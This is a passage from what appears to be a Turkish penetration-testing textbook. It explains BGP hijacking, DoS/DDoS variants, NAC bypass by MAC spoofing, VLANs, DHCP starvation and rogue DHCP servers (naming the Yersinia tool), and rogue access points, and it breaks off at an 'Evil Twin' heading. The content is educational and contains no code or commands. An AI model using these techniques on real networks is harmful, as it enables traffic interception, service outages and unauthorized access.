Birçok farklı rota manipülasyon saldırısı mevcut olmasına rağmen en yaygın olanlardan biri BGP ele geçirme saldırısıdır. Sınır Ağ Geçidi Protokolü (BGP), İnternet trafiğini yönlendirmek için kullanılan dinamik bir yönlendirme protokolüdür. Saldırgan, kendi kuruluşuna atanmamış önekleri duyurmak için bir uç yönlendiriciyi yapılandırarak veya tehlikeye atarak bir BGP ele geçirme saldırısı başlatabilir. Kötü amaçlı duyuru, meşru reklamdan daha spesifik bir rota içeriyorsa veya daha kısa bir yol sunuyorsa, kurbanın trafiği saldırgana yönlendirilebilir. Geçmişte tehdit aktörleri, meşru kullanıcının veya kuruluşun dikkatini çekmek amacıyla BGP'nin ele geçirilmesi için kullanılmayan öneklerden yararlanıyordu. Şekil 5-6, bir BGP ele geçirme rota manipülasyon saldırısını göstermektedir. Saldırgan bir yönlendiricinin güvenliğini ihlal eder ve Ana Bilgisayar A ile Ana Bilgisayar B arasındaki trafiği engellemek için bir BGP ele geçirme saldırısı gerçekleştirir.

Şekil 5-6 *- Rota Manipülasyon Saldırısı*




5.1.13 DoS and DDoS Saldırıları

Hizmet reddi (DoS) ve dağıtılmış DoS (DDoS) saldırıları bir süredir ortalıkta dolaşıyor ancak son birkaç yılda bunlara ilişkin farkındalık arttı. DoS saldırıları genel olarak aşağıdaki bölümlerde açıklanan 4 kategoriye ayrılabilir:

- Direct
- Botnet
- Reflected
- Amplification

Doğrudan DoS Saldırıları

Doğrudan DoS saldırısı, saldırının kaynağının protokol, uygulama vb. ne olursa olsun doğrudan saldırının kurbanına gönderilen paketleri oluşturduğunda meydana gelir. Şekil 5-7 doğrudan DoS saldırısını göstermektedir.



Şekil 5-7'de saldırgan çok sayıda TCP SYN paketi göndererek bir web sunucusuna (kurban) doğrudan DoS saldırısı başlatır. Bu tür saldırı, bağlantı bant genişliğini aşırı doyurmak veya hedefin sistem kaynaklarını tüketmek için kurbanı çok fazla sayıda paketle doldurmayı amaçlamaktadır. Bu tür saldırılara SYN sel saldırısı da denir .


Siber suçlular, kurban bulut hizmetlerini kullanırken kurban için ek maliyet oluşturmak amacıyla DoS ve DDoS saldırılarını da kullanabilir. Çoğu durumda Amazon Web Services (AWS), Microsoft Azure veya Digital Ocean gibi bir bulut hizmetini kullandığınızda kullanım başına

ödeme yaparsınız. Saldırganlar, kullanım ve kaynaklar için daha fazla ödeme yapmanıza neden olacak DDoS saldırıları başlatabilir.

BotNet Saldırısı

Birçok saldırgan, DDoS saldırılarını başlatmak için botnet'leri kullanır. Botnet, saldırganın bir DDoS saldırısına katılmak, spam e-postalar göndermek ve diğer yasa dışı etkinlikleri gerçekleştirmek için bir komuta ve kontrol (CnC veya C2) sisteminden manipüle edebileceği, güvenliği ihlal edilmiş makinelerden oluşan bir koleksiyondur. Şekil 5-8, bir saldırganın DDoS saldırısı başlatmak için botnet'i nasıl kullanabileceğini göstermektedir. Botnet, güvenliği ihlal edilmiş kullanıcı uç noktalarından (dizüstü bilgisayarlar), evdeki kablosuz yönlendiricilerden ve IP kameralar gibi Nesnelerin İnterneti (IoT) cihazlarından oluşur.

Şekil 5-8'de saldırgan C2'ye talimat göndermektedir; Daha sonra C2, kurban sunucuya karşı DDoS saldırısını başlatmak için botnet içindeki botlara talimatlar gönderir.




Reflected DoS and DDoS Saldırıları

Reflected DoS ve DDoS saldırıları ile saldırganlar, kaynaklara kurbandan geliyormuş gibi görünen sahte paketler gönderir ve ardından kaynaklar, yanıt trafiğini hedeflenen kurbana geri göndererek farkında olmadan yansıyan saldırının katılımcıları haline gelir. UDP, bu tür saldırılarda aktarım mekanizması olarak sıklıkla kullanılır çünkü üç yönlü el sıkışmanın olmaması nedeniyle sahteciliği daha kolaydır. Örneğin, saldırgan bir kurbana saldırmak istediğine karar verirse, bu paketlerin meşru olduğunu düşünen bir kaynağa paketler (örneğin Ağ Zaman Protokolü [NTP] istekleri) gönderebilir. Kaynak daha sonra NTP isteklerine, yanıtları


kaynaktan bu NTP paketlerini beklemeyen kurbana göndererek yanıt verir. Şekil 5-9, yansıtılan DoS saldırısının bir örneğini göstermektedir.

Şekil 5-9'da saldırgan, Ana Bilgisayar A'ya bir paket gönderir. Kaynak IP adresi, kurbanın IP adresidir (10.1.2.3), hedef IP adresi ise Ana Bilgisayar A'nın IP adresidir (10.1.1.8). Daha sonra Host A, kurbana istenmeyen bir paket gönderir. Saldırgan bu tür paketler göndermeye devam ederse, Host A yalnızca kurbana akın etmekle kalmaz, aynı zamanda kurban da gereksiz paketlerle yanıt vererek bant genişliğini ve kaynakları tüketebilir.



Amplification DDoS Saldırısı

Amplifikasyon saldırısı, yanıt trafiğinin (farkında olmayan katılımcı tarafından gönderilen), başlangıçta saldırgan tarafından gönderilenlerden (kurbanı yanıltarak) çok daha büyük paketlerden oluştuğu, yansıtılmış DoS saldırısının bir biçimidir. Bu tür saldırının bir örneği, bir saldırganın açık çözümleyici olarak yapılandırılmış bir DNS sunucusuna DNS sorguları göndermesidir. Daha sonra DNS sunucusu (açık çözümleyici), paket boyutunda ilk sorgu paketlerinden çok daha büyük yanıtlarla yanıt verir. Sonuç olarak, kurbanın makinesi, aslında hiçbir zaman sorgulama yapmadığı büyük paketlerle doluyor. Şekil 5-10'da bir örnek gösterilmektedir.



Not: *Bir penetrasyon test uzmanı olarak, kullanılabilirlik için farklı türde stres testleri* gerçekleştirmek ve bir DDoS saldırısının potansiyel olarak bir sistemi veya ağı nasıl etkileyebileceğini göstermekle görevlendirilebilirsiniz . Çoğu durumda, bu tür stres testleri kontrollü bir ortamda gerçekleştirilir ve genellikle üretim sistemlerinin kapsamı dışındadır.

5.1.14 Ağ Erişim Kontrolü (NAC) Baypası


NAC, kablolu veya kablosuz bir ağa katılmadan önce uç noktaları sorgulamak için tasarlanmış bir teknolojidir. Kimlik yönetimi ve uygulaması için genellikle 802.1X ile birlikte kullanılır. Kısacası, bir ağ erişim anahtarı veya kablosuz erişim noktası (AP), son kullanıcıların kimliğini doğrulamak ve politikayı uygulamak için uç nokta cihazının güvenlik durumu değerlendirmesini gerçekleştirmek üzere yapılandırılabilir. Örneğin, ağa katılmanıza izin vermeden önce antivirüs, kötü amaçlı yazılımdan koruma gibi güvenlik yazılımlarınızın ve kişisel güvenlik duvarlarınızın olup olmadığını kontrol edebilir. Ayrıca, bir işletim sisteminin belirli bir sürümüne (örneğin, Microsoft Windows, Linux veya macOS) sahip olup olmadığınızı ve sisteminize belirli güvenlik açıklarına karşı yama uygulanıp uygulanmadığını da kontrol edebilir.

Ayrıca, NAC özellikli cihazlar (anahtarlar, kablosuz AP'ler vb.) ağa bağlanmaya çalışan uç noktayı tespit etmek için çeşitli algılama teknikleri kullanabilir. NAC özellikli bir cihaz, uç

noktalardan gelen DHCP isteklerini engeller. Bir yayın dinleyicisi, uç noktalar tarafından oluşturulan ARP istekleri ve DHCP istekleri gibi ağ trafiğini aramak için kullanılır.

Saldırgan, yetkili bir MAC adresini kolayca taklit edebilir (MAC adresi sahtekarlığı adı verilen bir süreçte) ve bir NAC yapılandırmasını atlayabilir. Örneğin, bir IP telefonun MAC adresini taklit etmek ve bunu bir ağa bağlanmak için kullanmak mümkündür. Bunun nedeni, MAC kimlik doğrulama bypass'ının etkinleştirildiği bir bağlantı noktasının, kendisine bağlanan cihazın MAC adresine göre dinamik olarak etkinleştirilebilmesi veya devre dışı bırakılabilmesidir. Şekil 5-11'de bu senaryo gösterilmektedir.


Şekil 5-11 *- MAC Kimlik Doğrulaması Atlama Uygulamalarının Kötüye Kullanılması*



5.1.15 VLAN Bypass

Bir LAN'ı tanımlamanın bir yolu, aynı LAN'daki tüm cihazların ortak bir Katman 3 IP ağ adresine sahip olduğunu ve hepsinin aynı Katman 2 yayın etki alanında bulunduğunu söylemektir. Sanal LAN (VLAN), Katman 2 yayın alanının başka bir adıdır. VLAN bir anahtar tarafından kontrol edilir. Anahtar ayrıca hangi bağlantı noktalarının hangi VLAN'larla ilişkilendirildiğini de kontrol eder. Şekil 5-12'de, anahtarlar varsayılan konfigürasyonlarındaysa, tüm bağlantı noktaları varsayılan olarak VLAN 1'e atanmıştır; bu, iki kullanıcı ve yönlendirici de dahil olmak üzere tüm cihazların aynı yayın etki alanında veya VLAN'da olduğu anlamına gelir.


Şekil 5-12 *- VLAN'ları Anlamak*



5.1.16 DHCP Starvation (açlığı) saldırıları


Çoğu kuruluş DHCP sunucularını çalıştırır. DHCP sunucularına ve altyapısına yönelik en popüler iki saldırı, *DHCP starvation (starvation)* ve *DHCP sahtekarlığıdır* (buna sahte DHCP sunucuları da dahildir). Bir DHCP açlık saldırısında, bir saldırgan, Şekil 5-13'te gösterildiği gibi sahte kaynak MAC adresleriyle çok sayıda DHCP REQUEST mesajı yayınlar.

Şekil 5-13 *- DHCP starvation saldırıs*



DHCP sunucusu tüm bu sahte DHCP REQUEST mesajlarına yanıt verirse, DHCP sunucusu kapsamındaki mevcut IP adresleri birkaç dakika veya saniye içinde tükenir. DHCP sunucusundaki kullanılabilir IP adresi sayısı tükendikten sonra, saldırgan sahte bir DHCP sunucusu kurabilir ve Şekil 5-14'te gösterildiği gibi ağ DHCP istemcilerinden gelen yeni DHCP isteklerine yanıt verebilir.


Şekil 5-14 *- Sahte DHCP Sunucuları ve DHCP Sahtekarlığı Saldırıları*



Şekil 5-14'teki saldırgan, DHCP yanıltma saldırısı başlatmak için hileli bir DHCP sunucusu kurar. Saldırgan, varsayılan ağ geçidinin ve DNS sunucusunun IP adresini kendisine ayarlayarak ağ ana bilgisayarlarından gelen trafiği kesebilir.

Şekil 5-15, hileli bir DHCP sunucusu oluşturmak ve DHCP starvation ve yanıltma saldırılarını başlatmak için kullanılabilecek Yersenia adlı bir aracın örneğini göstermektedir.

Şekil 5-15 *- Yersenia'da Rogue DHCP Sunucusu Kurma*




5.2 Kablosuz Güvenlik Açıklarından Yararlanmak

5.2.1 Rogue Access Points (Sahte Erişim Noktası)

En basit kablosuz saldırılardan biri, bir saldırganın kullanıcıları bu AP'ye bağlanmaya kandırmak için bir ağa hileli bir AP kurmasıdır. Temel olarak saldırgan, Şekil 5-16'da gösterildiği gibi bir arka kapı oluşturmak ve ağa ve sistemlerine erişim elde etmek için bu hileli AP'yi kullanabilir.


Şekil 5-16 - Hileli Kablosuz Erişim Noktası



5.2.2 Evil Twin Attack (Şeytani/Kötü İkiz Saldırısı)

